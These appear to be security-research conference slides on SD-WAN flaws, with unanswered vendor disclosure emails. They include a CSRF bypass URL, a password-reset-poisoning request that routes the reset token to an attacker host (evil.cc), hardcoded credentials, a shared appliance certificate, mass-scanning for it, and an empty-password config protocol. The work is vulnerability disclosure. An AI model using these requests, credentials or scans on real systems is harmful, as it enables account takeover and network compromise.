


**Denis Kolegov** <d.n.kolegov@gmail.com>


кому: info ▾

Hello All,  
My name is Denis Kolegov.  
I am independent security researcher.

During the penetration testing of network infrastructure for our Customer, we discovered a security issue in Viprinet management interface.  
The vulnerability description is in the attachment.

Thanks.

\*\*\*



No response ;-(

Full disclosure: <https://seclists.org/fulldisclosure/2018/Oct/41>

# The Good Old Friend CSRF



# CSRF Intro

- CSRF is an attack that forces an end user to execute unwanted actions on a web application in which he was authenticated
- The primary protection method is anti-csrf tokens
- Defense in depth methods
  - Same-site cookies
  - Origin verification
- CSRF prevention misconceptions (NCC Group [research](#))
  - Content-type header
  - Secret cookie
  - Multi-step requests

# CSRF in SD-WAN

- SD-WAN webapps don't implement CSRF protection entirely or do it wrong
- The favorite method is Content-type header check, but...
- There is the [SWF-based JSON CSRF exploit](#) that bypasses that check
- Vulnerable systems
  - Citrix NetScaler SD-WAN
  - Viptela REST API
  - SilverPeak EdgeConnect

# SilverPeak REST API CSRF

- If and only if Content-Type value equals to “`application/json`” then a request is handled by the application
- This attack allows remote attackers to perform critical actions like setting BGP parameters, changing web configuration, adding users, etc. on behalf of an administrator
- It's possible to bypass this CSRF protection using Flash
- `http://10.1.0.135/test.swf?jsonData={"issue":"111","mot d":"test"}&php_url=http://10.1.0.135/test.php&endpoint=https://54.158.216.59/8.1.4.9_65644/rest/json/banners`

# Another Friend: Host Header Attack

# Host Header Attacks

- Described by James Kettle in «[Practical HTTP Host header attacks](#)» in 2013
- Riverbed SteelConnect was vulnerable to the password reset poisoning attack
- Host header value was used to build a link for password resetting
- An attacker can send a POST request with an arbitrary Host header value in case of knowing an admin's username and email
- If the admin clicks on the link the password token will be sent to the attacker's host

## Password Reset Poisoning

```
POST /reset-password HTTP/1.1
Host: ██████████.riverbed.cc.evil.cc
Connection: close
Content-Length: 47
Cache-Control: max-age=0
Origin: https://██████████.riverbed.cc
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
ng,*/*;q=0.8
Referer: https://██████████.riverbed.cc/reset-password
Accept-Language: en-US,en;q=0.9,ru;q=0.8
Cookie: CC571F007DE06348=██████████9UoeR0z4aGdZJOBtbIxMJ

username=trial██████████&info=eweqwee██████████
```

## Reset Password



[redacted].riverbed.cc notifications@riverbed.cc

You can reset your password by accessing this link:

[https://\[redacted\].riverbed.cc/evil.cc/confirm-password?token=mESDMSU2EJP&username=trial](https://[redacted].riverbed.cc/evil.cc/confirm-password?token=mESDMSU2EJP&username=trial)

--


Sent by SteelConnect

# Responsible Disclosure Results

No response ;-(

Full disclosure:

<https://seclists.org/fulldisclosure/2018/Oct/39>





# Insecure Authentication

# Authentication

- During the research, we found several vulnerabilities relating to insecure authentication
- An authentication check was implemented on a client-side
- Authorization token was formed on a client-side, too
- Probably, developers **did not distinguish JavaScript from NodeJS**

# Client-side Authentication

```
function LoginController($scope, $state, $q, AuthenticationService) {
  var vm = this;
  vm.username = '';
  vm.password = '';
  vm.error = false;
  vm.rememberMe = false;

  vm.login = function(){
    // AuthenticationService.authenticate(vm.username, vm.password, vm.rememberMe).then(function ( response ){
    //   $state.go("home");
    // }).catch( function ( response ){
    //   $state.go("login");
    // }).finally( function() {
    // });

    if(vm.username === '██████' && vm.password === '██████') {
      $state.go("home");
    }else{
      vm.error = true;
      $state.go("/");
    }
  };
}
```

?

!

// TODO: fix in prod ?

# ZTD Bootstrapping with Hardcoded Password


```
(function () {  
  'use strict';  
  angular.module('XXXXXXXXXX.services')  
  .service('BootstrapLoadConfigService', function ($window, $q, $http, $rootScope, $cookieStore, $, Base64Service, XXXXXXXXXX) {  
  
    var self = this;  
    self.loadMergeConfig = loadMergeConfig;  
    self.counter = 1;  
  
    var authdata = Base64Service.encode('admin' + ':' + 'XXXXXXXXXX');  
  
    function loadMergeConfig( params ) {  
      var deferred = $q.defer();  
  
      $http({  
        method: 'POST',  
        url: '/loadXXXXXXXXXX',  
        data: params,  
        headers: {  
          'Content-Type': 'application/XXXXXXXXXX',  
          'Accept': 'application/XXXXXXXXXX',  
          'Authorization': "Basic "+authdata,  
          'url': 'XXXXXXXXXX.apiHost'+':'+XXXXXXXXXX.apiPort + 'XXXXXXXXXX.apiConfig +  
'/system:system/configuration/_operations/load-merge'  
        }  
      })  
    }  
  }  
})
```

# Use of Hard-coded Cryptographic Certificate


# Overview

- A use of hard-coded cryptographic key was found in a one SD-WAN product (the vulnerability is being fixed now)
- All appliances use the same pre-installed PKC key pair and the corresponding self-signed certificate
- This certificate is used in Controller - Orchestrator communication protocol
- An attacker in MitM position can use the certificate and its private key to perform eavesdropping and spoofing attacks against all nodes

# Network Design




# Provisioning (1/2)







## Provisioning (2/2)




# Communication Scheme (1/3)



# Communication Scheme (2/3)




# Communication Scheme (3/3)



- The “appliance\_cert” certificate
  - It is pre-installed on all appliances (controller, orchestrator, network elements, etc.)
  - It is used for traffic encryption with `TLS_RSA_WITH_AES_256_CBC_SHA` cipher suite
- The “orchestrator\_cert” certificate
  - It is generated on the Orchestrator
  - It must be manually installed on all controllers
- TLS
  - `TLS_RSA_WITH_AES_256_CBC_SHA`
  - PFS is not enforced
- A custom protocol is used to communicate between Orchestrator and other nodes over TLS
- It is worth noting, that this protocol also has a password-based authentication feature (PSK)

# appliance\_cert.pem

- The same certificate on all nodes
  - Self-signed
  - The same SN - `97:D9:5C:BD:EC:AB:E2:93` (10941878740462592659)
  - The same Md5sum - `de44831068a3d3a641ae71bc37897421`
- How many those nodes are on the Internet?



- SSL with hardcoded certificate on 2156/tcp
- Need to fingerprint SSL certificates on uncommon port
  - Shodan gives no results
  - Masscan can detect SSL and grab its certificate
- Implements a “vulncheck” function for grabbed SSL cert
- ...
- EZ WIN




<https://github.com/sdnewhop/masscan>

# Networks were harmed making the research

No kangaroos were harmed during research



But a network was...



“

- > well you kinda killed the entire Tomtech network..
- > literally everything is down.
- > so looks like I can't help you with servers anymore, sorry.

”



# Authentication

- Mutual authentication and defence in depth mechanism
- Orchestrator authenticates to Controller using its "orchestrator\_cert" certificate
- Controller authenticates to Orchestrator using the "appliance\_cert" and white-listing method:
  - Controller can communicate with Orchestrator if its appliance\_cert certificates are equal
  - Any arbitrary, but equal certificates
- Pre-shared Secret Key
  - Default user name (vendor name)
  - Password is empty

## What is the protocol used for?

- Download configs from virtual WAN appliance  
(`get_config_file_chunk FILENAME`)
- Download a list of configs (`get_available_configs`)
- Ping (`ping`)
- Get info (`get_appliance_info`)
- Get management IP address (`get_network_mgt_ip_address`)
- Get SSO token (`get_sso_token`)
- Upload config (`initiate_config_upload FILENAME,`  
`put_config_file_chunk FILENAME, finalize_config_upload`  
`FILENAME`)

# Client CLI Help

```
root@VWC:~# /home/talariuser/bin/aa_client --help
aa_client options:
  -h [ --help ]                print help text
  -i [ --ip_addr ] arg         ip address of the server
  --tcp_port arg (=2156)       tcp port of the server
  -u [ --username ] arg (=REDACTED) user name to use when connecting to the
                                server
  -p [ --password ] arg (=REDACTED) password to use when connecting to the
                                server
  ...
  --config-info                get info about config file.
  --download-txt-cfg           download the text config file (.cfg) to
                                the current directory, or to
                                <download-dir> if specified
  --download-dir arg           full path to directory where the
                                current download operation should save
                                the file
  --upload-cfg arg             config file to upload to APN
  --upload-upg arg            upgrade bundle file to upload to APN
  --start-upg arg             upgrade bundle file to upload to APN
  --upg-status                 upgrade status from APN
  --info                       get info about the appliance
  -m [ --mgt-ip ]             get management IPs for the network
  --ping                       issue a ping
```

# Server does not Require the Password



```
root@DC:~# ps aux | grep aa
root      8980  0.0  0.0  9236  2148 ?        S    Sep23   0:00 /bin/bash -c /home/REDACTED/bin/aa_server &> /dev/null
root      8993  0.0  1.0  86344 41852 ?        Sl   Sep23   0:42 /home/REDACTED/bin/aa_server
root      12571  0.0  0.0   7848  1972 pts/0    S+   15:21   0:00 grep aa
```

# Get Config Command with Empty Password

```
Wireshark · Follow SSL Stream (tcp.stream eq 3) · upload_config
.....authenticate.....admin.....authenticate.....
LAB_DC_without_Crypto_OSPF_with_LoopRoute.zip.....get_config_file_chunk.....
LAB_DC_without_Crypto_OSPF_with_LoopRoute.zip.....pm.....pmPK.....LAB_DC_without_Crypto_OSPF_with_LoopRoute.cfg.....w.J...Q.F..n|o.c...
.Iw..p.S.O...& w...+m. P.M...N.%Q.K*JRI*.D.....pFm.].}.G3gL/t.}).[.....1.5.....XN.....[t].....<|.....f.....1.....eQ.....|.....}8.....h^
@.m.).....t...~>Z.+S...l./25.....2S.....d.`.....D_X~>Z.#tq...k.z.;53v...dc.n;..n.)u3.....2u0.8...~+S{.qyj7.....gR..fj?le{..Z6.&}.....:X.
\.....Y...*...k.,.....F..M.
.....4...L7..7./..w...-8o:s..tA....Y...!x.O...u...qt.>.../..??.....~.....J..q.4..?.....j.....'.....b.#W...0<j\;:z.....nL..I.Q.4...T.`=...}s...m.9...3...vv..
7>X..nEtK.p...V..j].....CG.].]..... p.....:k*..... ..2.....#..S"9...1b.....a.....p.....R.....7.xf.....H.1z2}..[#.....;..g...&.6o.f.{.....
$1.....c\W.{y...x...~}`..... (...Q8;.....wf.G..^(..G..)*.....
k.....g..Of4...f...&...u..3W.l5...5.]x.....b...[.t...B...;d..W.#./.' q.,q.<. P.....F...1.6I.-$.2mXf../:..1
.....
.....G..S..g0...`L...
.z..Q.....^gD.....t.....(....T. E(..[.7.K.A.@>Mt.Bi|o9.cb
(jZ8.$?).)BI.ng...;7.C.....J.....G.....?X.Vs.....t..Wbp..q[m.g...v[o.....nm9..f...W.F.Z...U).....Z.....r.Fx.[.....S.?....J
.\.....t..82..Rnp.M.....va...4u.#6...\.k.y.2~0.}].?a.Q.....Z...B...;f.x.W|.....{..H".....~.2X.c.:;...i.....W+W.z.A..{=M...gC.Z.....aP...v...-
s....KX.....K..P.....
...+.V.Q.Tj.....&zD.Gc..G>..x~0Z.
.ciX.....Z&6$......C.....g...!1.....
[lg.....#.....?Dro.g'.h.h...;...^(.d'P...b\...|... 7...y=..TN.^+.....ma=`..7.%B.7.p.7...pUh.V.U..[. [...~...E...*..e..7.m.7..}/...<.q. .1...Z..mu=-S....|..
